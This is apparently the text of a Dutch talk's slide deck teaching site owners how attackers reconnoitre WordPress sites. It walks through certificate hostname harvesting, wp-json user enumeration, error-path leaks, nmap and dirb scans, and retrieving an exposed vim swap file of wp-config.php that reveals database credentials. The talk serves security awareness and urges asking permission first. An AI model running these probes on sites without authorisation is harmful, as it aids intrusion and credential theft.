#eigen site?

hack je eigen site! _

```
# whois yoram
   Name:       yoram van de velde
   Function:   devop, security officer en freelance pentester
   Employer:   savvii wordpress hosting, nijmegen
   Education:  documentaire fotografie(hku),
               oscp (examen-fase)
   Creation:   1984-05-26T23:01:21Z
# _
```

```
# whatis website
website (1)       - digitale voordeur van bedrijf of persoon
# _
```

SAVVII

```
# grep -A4 -B1 ‘Waarom?’ intro.txt
```

Waarom?

- Bewust bezig met security
- Zichtbaar maken van fouten
- Iedereen maakt fouten
- Hackers misbruiken die fouten
- Aanvallende point of view

```
# tree -dt overview/
overview
├── recon
├── scan
├── attack
├── ?????
└── profit!
```

```
# whatis {curl,{,e}grep,sed}
curl (1)  - transfer data from a URL
grep (1)  - print lines matching a pattern
egrep (1) - print lines matching a pattern
sed (1)   - stream editor for filtering and transforming text
```

```
~/recon # curl -s http://localhost/test.html _
```

```
~/recon # curl -s http://localhost/test.html
ALEXANDER
B
C
D
E
FERDI
G
HENRI
I
J
K
L
M
N
O
P
Q
```

```
~/recon # curl -s http://localhost/test.html | \
grep -E '[A-Z]{2,9}'
ALEXANDER
FERDI
HENRI
TIMI
YORAM
```

```
~/recon # curl -s http://localhost/test.html | \
grep -E '[A-Z]{2,9}' \
sed -e 's/E/U/g'
ALUXANDUR
FURDI
HUNRI
TIMI
YORAM
```

```
~/recon # curl -s http://localhost/test.html | \
grep -E '[A-Z]{2,9}' \
sed -e 's/^.\{3\}//g'
XANDER
DI
RI
I
AM
```

```
# cd recon
~/recon # cat info.txt

 -  Wat zien we met standaard HTTP(s) requests?
```

```
~/recon # curl -I https://www.savvii.nl
HTTP/2 200
server: openresty
date: Sun, 28 Jan 2018 10:24:17 GMT
content-type: text/html; charset=UTF-8
vary: Accept-Encoding
x-pingback:
link: <https://www.savvii.nl/wp-json/>; rel="https://api.w.org/"
link: <https://www.savvii.nl/>; rel=shortlink
strict-transport-security: max-age=63072000
age: 3195
x-varnish-cache: HIT
accept-ranges: bytes
# _
```

```
~/recon # curl -I https://www.savvii.nl
HTTP/2 200
server: openresty
date: Sun, 28 Jan 2018 10:24:17 GMT
content-type: text/html; charset=UTF-8
vary: Accept-Encoding
x-pingback:
link: <https://www.savvii.nl/wp-json/>; rel="https://api.w.org/"
link: <https://www.savvii.nl/>; rel=shortlink
strict-transport-security: max-age=63072000
age: 3195
x-varnish-cache: HIT
accept-ranges: bytes
# _
```

```
~/recon # sslscan --tls10 https://*****.** | grep Accepted _
```

```
~/recon # sslscan --tls10 https://*****.** | grep Accepted
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA            DHE 2048 bits
Accepted  TLSv1.0  112 bits  ECDHE-RSA-DES-CBC3-SHA        Curve P-256 DHE 256
Accepted  TLSv1.0  112 bits  EDH-RSA-DES-CBC3-SHA         DHE 2048 bits
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  112 bits  DES-CBC3-SHA
Accepted  TLSv1.0  256 bits  ECDHE-RSA-AES256-SHA        Curve P-256 DHE 256
Accepted  TLSv1.0  256 bits  DHE-RSA-AES256-SHA          DHE 2048 bits
Accepted  TLSv1.0  256 bits  DHE-RSA-CAMELLIA256-SHA     DHE 2048 bits
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  256 bits  CAMELLIA256-SHA
Accepted  TLSv1.0  128 bits  DHE-RSA-CAMELLIA128-SHA     DHE 2048 bits
Accepted  TLSv1.0  128 bits  CAMELLIA128-SHA
# _
```

```
~/recon # echo | \
openssl s_client -connect www.******.nl:443 2>&1 | \
sed -n -e '/-----BEGIN CERTIFICATE-----/,/-----END CERTIFICATE-----/ p' | \
openssl x509 -noout -text | \
grep DNS _
```

```
~/recon # echo | \
openssl s_client -connect www.******.nl:443 2>&1 | \
sed -n -e '/-----BEGIN CERTIFICATE-----/,/-----END CERTIFICATE-----/ p' | \
openssl x509 -noout -text | \
grep DNS
www.****.nl
app.*******.nl
api.*******.nl
amp.***********.nl
www.***********.nl
m.***********.nl
***********.nl
****.nl
www.****.nl
www.*****.nl
*****.nl
www.************.com
************.com
m.************.com
phone.obelisk.******.nl
sip.obelisk.******.nl
faye.obelisk.******.nl
nieuws.******.nl
review.******.nl
blog.******.nl
callcenter.******.nl
app.obelisk.******.nl
api.obelisk.******.nl
```

~/recon # cat siteinfo.txt

- Welke informatie is beschikbaar over de site?

~/recon # cat siteinfo.txt

- Welke informatie is beschikbaar over de site?
  - ^u / F12 / curl + grep + sed

~/recon # cat siteinfo.txt

- Welke informatie is beschikbaar over de site?
  - ^u / F12 / **curl + grep + sed**

```
# curl -s https://www.savvii.nl/ \
| egrep -i "wp-content/(plugins|themes)" \
| sed -e "s/.*wp-content\///g"_
```


```
# curl -s https://www.savvii.nl/ \
| egrep -i "wp-content/(plugins|themes)" \
| sed -e "s/.*wp-content\///g"
themes/savvii/css/dist/all.css">
plugins/contact-form-7/includes/css/styles.css?ver=4.9.2' type='text/css'
media='all' />
plugins/tablepress/css/default.min.css?ver=1.9' type='text/css' media='all' />
themes/savvii/js/jquery.main.js" ></script>
plugins/activecampaign-subscription-forms/site_tracking.js?ver=4.9.2'></script>
plugins/contact-form-7/includes/js/scripts.js?ver=4.9.2'></script>
themes/savvii/js/comment-reply.js?ver=4.9.2'></script>
# _
```

~/recon # cat siteinfo.txt

- Welke informatie is beschikbaar over de site?
  - ^u / F12 / curl + grep + sed
  - Wappalyzer etc.

~/recon # cat siteinfo.txt

- Welke informatie is beschikbaar over de site?
  - ^u / F12 / curl + grep + sed
  - Wappalyzer etc.



~/recon # cat siteinfo.txt

- Welke informatie is beschikbaar over de site?
  - ^u / F12 / curl + grep + sed
  - Wappalyzer etc.
  - WordPress API (wp-json)

```
# curl -s https://*****.**/wp-json/ \
| sed -e 's/,/\r\n/g' \
| egrep "_links" |grep 'v1"'| sort | uniq_
```

```
# curl -s https://*****.**/wp-json/ \
| sed -e 's/,/\r\n/g' \
| egrep "_links" |grep 'v1"'| sort | uniq
"_links":{"self":"https:\/\/*****.**\/wp-json\/akismet\/v1"}}
"_links":{"self":"https:\/\/*****.**\/wp-json\/carbon-fields\/v1"}}
"_links":{"self":"https:\/\/*****.**\/wp-json\/contact-form-7\/v1"}}
"_links":{"self":"https:\/\/*****.**\/wp-json\/yoast\/v1"}}
# _
```

```
~/recon # curl -s https://********.**/wp-json/wp/v2/users \
| sed -e 's/,/\r\n/g' \
| grep slug _
```

```
~/recon # curl -s https://********.**/wp-json/wp/v2/users \
| sed -e 's/,/\r\n/g' \
| grep slug
"slug":"****"
"slug":"****"
"slug":"******"
"slug":"*****"
"slug":"******"
"slug":"*****"
"slug":"****"
"slug":"********"
# _
```

~/recon # cat siteinfo.txt

- Welke informatie is beschikbaar over jouw site?
  - CTRL + u / F12 / curl + grep + sed
  - Wappalyzer
  - WordPress API (wp-json)
  - PHP errors en warnings!

```
# curl https://******.***/wp-includes/rss-functions.php_
```

```
# curl https://******.***/wp-includes/rss-functions.php
<br />
<b>Fatal error</b>:  Uncaught Error: Call to undefined function _deprecated_file()
in /home/**********/public_html/wp-includes/rss-functions.php:8
Stack trace:
#0 {main}
  thrown in <b>/home/**********/public_html/wp-includes/rss-functions.php</b> on
line <b>8</b><br />

# _
```

```
# curl https://******.***/wp-includes/rss-functions.php
<br />
<b>Fatal error</b>:  Uncaught Error: Call to undefined function _deprecated_file()
in /home/**********/public_html/wp-includes/rss-functions.php:8
Stack trace:
#0 {main}
  thrown in <b>/home/**********/public_html/wp-includes/rss-functions.php</b> on
line <b>8</b><br />

# _
```

```
# curl https://******.***/wp-includes/rss-functions.php
<br />
<b>Fatal error</b>:  Uncaught Error: Call to undefined function _deprecated_file()
in /home/**********/public_html/wp-includes/rss-functions.php:8
Stack trace:
#0 {main}
  thrown in <b>/home/**********/public_html/wp-includes/rss-functions.php</b> on
line <b>8</b><br />

# _
```

```
# cat results_so_far.txt

 -  Verschillende hosts ontdekt (api, callcenter, etc)
 -  Gebruikte theme en (deel) plugins
 -  Server software tot op zekere hoogte
 -  Aantal loginnamen voor WordPress
 -  Een username voor het besturingssysteem (ftp?/ssh?)
...
```

Disclaimer:

Tot nu toe hebben we op een niet-aanvallende manier informatie verzameld over de site en server.

De volgende stappen en technieken kunnen als aanvallend worden gezien. Je zou deze stappen alleen in overleg met de beheerder van de server en/of de eigenaar van de site uit moeten voeren.

TL;DR Vraag eerst toestemming!


```
# cd ../scan
~/scan # cat info.txt

 -  Welke services draait de server?
```


```
~/scan # nmap -p- w.sp2.io | egrep 'PORT|open|scanned'
```


```
~/scan # nmap -p- w.sp2.io | egrep 'PORT|open|scanned'
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
Nmap done: 1 IP address (1 host up) scanned in 103.95 seconds
```

```
~/scan # nmap -p- ********.*** | egrep 'PORT|open|scanned'
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
993/tcp   open  imaps
995/tcp   open  pop3s
2082/tcp  open  infowave
2083/tcp  open  radsec
2086/tcp  open  gnunet
2087/tcp  open  eli
2095/tcp  open  nbx-ser
2096/tcp  open  nbx-dir
3306/tcp  open  mysql
9443/tcp  open  tungsten-https
18765/tcp open  ssh
Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds
```

```
~/scan # nmap -p- ********.*** | egrep 'PORT|open|scanned'
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
993/tcp   open  imaps
995/tcp   open  pop3s
2082/tcp  open  infowave
2083/tcp  open  radsec
2086/tcp  open  gnunet
2087/tcp  open  eli
2095/tcp  open  nbx-ser
2096/tcp  open  nbx-dir
3306/tcp  open  mysql
9443/tcp  open  tungsten-https
18765/tcp open  ssh
Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds
```



```
~/scan # nmap -p- ********.*** | egrep 'PORT|open|scanned'
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
993/tcp   open  imaps
995/tcp   open  pop3s
2082/tcp  open  infowave
2083/tcp  open  radsec
2086/tcp  open  gnunet
2087/tcp  open  eli
2095/tcp  open  nbx-ser
2096/tcp  open  nbx-dir
3306/tcp  open  mysql
9443/tcp  open  tungsten-https
18765/tcp open  ssh
Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds
```



```
# cd ../scan
~/scan # cat info.txt

 -  Welke services draait de server?
     -  HTTP(S), mail, DNS, FTP, MySQL, SSH, cpanel
```

```
# cd ../scan
~/scan # cat info.txt

 -  Welke services draait de server?
     -  HTTP(S), mail, DNS, FTP, MySQL, SSH, cpanel
 -  Zijn er bestanden en mappen die interessant zijn?
```

```
~/scan # dirb | head -n 12

-----------------
DIRB v2.22
By The Dark Raver
-----------------

dirb <url_base> [<wordlist_file(s)>] [options]

========================= NOTES =========================
 <url_base> : Base URL to scan. (Use -resume for session resuming)
 <wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)
```

```
~/scan # dirb https://www.***.nl

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jan 29 08:52:51 2018
URL_BASE: https://www.***.nl/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://www.***.nl/ ----
+ https://www.***.nl/_dev (CODE:401|SIZE:108)
+ https://www.***.nl/_js (CODE:302|SIZE:0)
+ https://www.***.nl/_reports (CODE:302|SIZE:0)
+ https://www.***.nl/_swf (CODE:302|SIZE:0)
+ https://www.***.nl/_zob (CODE:301|SIZE:0)
```

```
+ https://www.***.nl/branding (CODE:200|SIZE:19778)
+ https://www.***.nl/cgi-bin/ (CODE:301|SIZE:0)
+ https://www.***.nl/community (CODE:200|SIZE:20898)
+ https://www.***.nl/cookies (CODE:302|SIZE:0)
+ https://www.***.nl/crossdomain.xml (CODE:200|SIZE:1076)
+ https://www.***.nl/disclaimer (CODE:301|SIZE:0)
+ https://www.***.nl/dragons (CODE:200|SIZE:18943)
+ https://www.***.nl/drop (CODE:200|SIZE:19629)
+ https://www.***.nl/favicon.ico (CODE:200|SIZE:3011)
+ https://www.***.nl/feedback (CODE:302|SIZE:0)
+ https://www.***.nl/feeds (CODE:301|SIZE:0)
+ https://www.***.nl/grids (CODE:302|SIZE:0)
+ https://www.***.nl/grid (CODE:200|SIZE:19391)
+ https://www.***.nl/home (CODE:200|SIZE:30866)
+ https://www.***.nl/index.htm (CODE:301|SIZE:0)
+ https://www.***.nl/index.html (CODE:200|SIZE:19673)
+ https://www.***.nl/cascade (CODE:302|SIZE:0)
+ https://www.***.nl/labs (CODE:200|SIZE:19381)
+ https://www.***.nl/mms (CODE:302|SIZE:0)
+ https://www.***.nl/nsp (CODE:302|SIZE:0)
+ https://www.***.nl/nsf (CODE:302|SIZE:0)
+ https://www.***.nl/orders (CODE:200|SIZE:21158)
+ https://www.***.nl/privacy (CODE:200|SIZE:226825)
+ https://www.***.nl/process (CODE:302|SIZE:0)
+ https://www.***.nl/product (CODE:301|SIZE:0)
+ https://www.***.nl/robots.txt (CODE:200|SIZE:1536)
+ https://www.***.nl/server-status (CODE:403|SIZE:32)
```

```
+ https://www.***.nl/branding (CODE:200|SIZE:19778)
+ https://www.***.nl/cgi-bin/ (CODE:301|SIZE:0)
+ https://www.***.nl/community (CODE:200|SIZE:20898)
+ https://www.***.nl/cookies (CODE:302|SIZE:0)
+ https://www.***.nl/crossdomain.xml (CODE:200|SIZE:1076)  <- flash player domain config
+ https://www.***.nl/disclaimer (CODE:301|SIZE:0)
+ https://www.***.nl/dragons (CODE:200|SIZE:18943)
+ https://www.***.nl/drop (CODE:200|SIZE:19629)
+ https://www.***.nl/favicon.ico (CODE:200|SIZE:3011)
+ https://www.***.nl/feedback (CODE:302|SIZE:0)
+ https://www.***.nl/feeds (CODE:301|SIZE:0)
+ https://www.***.nl/grids (CODE:302|SIZE:0)
+ https://www.***.nl/grid (CODE:200|SIZE:19391)
+ https://www.***.nl/home (CODE:200|SIZE:30866)
+ https://www.***.nl/index.htm (CODE:301|SIZE:0)
+ https://www.***.nl/index.html (CODE:200|SIZE:19673)
+ https://www.***.nl/cascade (CODE:302|SIZE:0)
+ https://www.***.nl/labs (CODE:200|SIZE:19381)
+ https://www.***.nl/mms (CODE:302|SIZE:0)
+ https://www.***.nl/nsp (CODE:302|SIZE:0)
+ https://www.***.nl/nsf (CODE:302|SIZE:0)
+ https://www.***.nl/orders (CODE:200|SIZE:21158)
+ https://www.***.nl/privacy (CODE:200|SIZE:226825)
+ https://www.***.nl/process (CODE:302|SIZE:0)
+ https://www.***.nl/product (CODE:301|SIZE:0)
+ https://www.***.nl/robots.txt (CODE:200|SIZE:1536)
+ https://www.***.nl/server-status (CODE:403|SIZE:32)
```


```
~/scan # curl https://www.***.nl/crossdomain.xml _
```

```
~/scan # curl https://www.***.nl/crossdomain.xml
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<!--secure="false" on some domains needed to allow access from non secure flash to secure data-->
  <allow-access-from domain="www.********.**"/>
  <allow-access-from domain="*.***.nl" secure="false"/>
  <allow-access-from domain="*.*****.com" secure="false"/>
  <allow-access-from domain="*.********.nl"/>
  <allow-access-from domain="*.***********.nl"/>
  <allow-access-from domain="*.****.****.*****.nl" secure="false"/>
  <allow-access-from domain="*.**.**.*****.**" secure="false"/>
  <allow-access-from domain="*.staging.*******.com" secure="false"/>
  <allow-access-from domain="*.*****.***"/>
  <allow-access-from domain="**.***.***.196" secure="false"/> <!-- ******** ***** dev -->
  <allow-access-from domain="**.***.**.106" secure="false"/> <!-- ******** ***** test -->
  <allow-access-from domain="***.******.**" secure="false"/> <!-- ******** ***** live -->
</cross-domain-policy>
```

```
~/scan # curl https://www.***.nl/crossdomain.xml
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<!--secure="false" on some domains needed to allow access from non secure flash to secure data-->
  <allow-access-from domain="www.********.**"/>
  <allow-access-from domain="*.***.nl" secure="false"/>
  <allow-access-from domain="*.*****.com" secure="false"/>
  <allow-access-from domain="*.********.nl"/>
  <allow-access-from domain="*.**********.nl"/>
  <allow-access-from domain="*.****.****.*****.nl" secure="false"/>
  <allow-access-from domain="*.**.**.*****.**" secure="false"/>
  <allow-access-from domain="*.staging.*******.com" secure="false"/>
  <allow-access-from domain="*.*****.***"/>
  <allow-access-from domain="**.***.***.196" secure="false"/> <!-- ******** ***** dev -->
  <allow-access-from domain="**.***.**.106" secure="false"/> <!-- ******** ***** test -->
  <allow-access-from domain="***.******.**" secure="false"/> <!-- ******** ***** live -->
</cross-domain-policy>
```

```
~/scan # nmap -p- **.***.***.106

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-29 09:41 CET
Nmap scan report for www.********.*** (**.***.**.106)
Host is up (0.0024s latency).
Not shown: 65522 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
2222/tcp open  EtherNetIP-1   <- 2222 is eigenlijk altijd DirectAdmin!
2223/tcp open  rockwell-csp2
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds
```

```
~/scan # nmap -p 2222 **.***.**.106 -sV

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-29 09:43 CET
Nmap scan report for www.********.*** (**.***.**.106)
Host is up (0.0025s latency).

PORT     STATE SERVICE VERSION
2222/tcp open  http    DirectAdmin httpd 1.44.0 (Registered to ****** *******)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

```
~/scan # nmap -p 2222 **.***.**.106 -sV

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-29 09:43 CET
Nmap scan report for www.********.*** (**.***.**.106)
Host is up (0.0025s latency).

PORT     STATE SERVICE VERSION
2222/tcp open  http    DirectAdmin httpd 1.44.0 (Registered to ****** *******)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

Mappen met de ***oeh!*** factor:

- old, oud, wp_old
- backup, bak, back
- test, testing
- new, nieuw
- WordPress, wordpress, wORDpRESS
- bestandsnaam[\._-](bac?k|sw[po]|old|whatever)

Mappen met de ***oeh!*** factor:

- old, oud, wp_old
- backup, bak, back
- test, testing
- new, nieuw
- WordPress, wordpress
- bestandsnaam[\._-](bac?k|**sw[po]**|old|whatever)

ViM swap files!

```
~/scan # dirb https://******.***/blog/ custom_wordlist -S

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 03 13:36:25 2018
URL_BASE: https://******.***/blog/
WORDLIST_FILES: custom_wordlist
OPTION: Silent Mode

-----------------

GENERATED WORDS: 221

---- Scanning URL: https://******.***/blog/ ----
+ https://******.***/blog/.wp-config.php.swp (CODE:200|SIZE:12288)

-----------------
END_TIME: Wed Jan 03 13:39:45 2018
DOWNLOADED: 221 - FOUND: 1
```


```
~/scan # curl -s --output https://******.***/blog/.wp-config.php.swp -o .wp-config.php.swp
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 12288  100 12288    0     0  12288      0  0:00:01 --:--:--  0:00:01  13

~/scan # vim wp-config.php
```

```
E325: ATTENTION
Found a swap file by the name ".wp-config.php.swp"
          owned by: yoram   dated: Sun Jan 14 16:18:12 2018
         file name: /srv/***.*****.***/blog/wp-config.php
          modified: no
         user name: root   host name: ***.*****.***
        process ID: 27142
While opening file "wp-config.php"
             dated: Sun Jan 14 16:50:53 2018
      NEWER than swap file!

(1) Another program may be editing the same file.  If this is the case,
    be careful not to end up with two different instances of the same
    file when making changes.  Quit, or continue with caution.
(2) An edit session for this file crashed.
    If this is the case, use ":recover" or "vim -r wp-config.php"
    to recover the changes (see ":help recovery").
    If you did this already, delete the swap file ".wp-config.php.swp"
    to avoid this message.

Swap file ".wp-config.php.swp" already exists!
[O]pen Read-Only, (E)dit anyway, (R)ecover, (D)elete it, (Q)uit, (A)bort:
```


```php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', '********');

/** MySQL database username */
define('DB_USER', '********');

/** MySQL database password */
define('DB_PASSWORD', '***************');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

"wp-config.php" 92L, 3142C

```
~/scan # nmap -p- ********.*** | egrep 'PORT|open|scanned'
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
993/tcp   open  imaps
995/tcp   open  pop3s
2082/tcp  open  infowave
2083/tcp  open  radsec
2086/tcp  open  gnunet
2087/tcp  open  eli
2095/tcp  open  nbx-ser
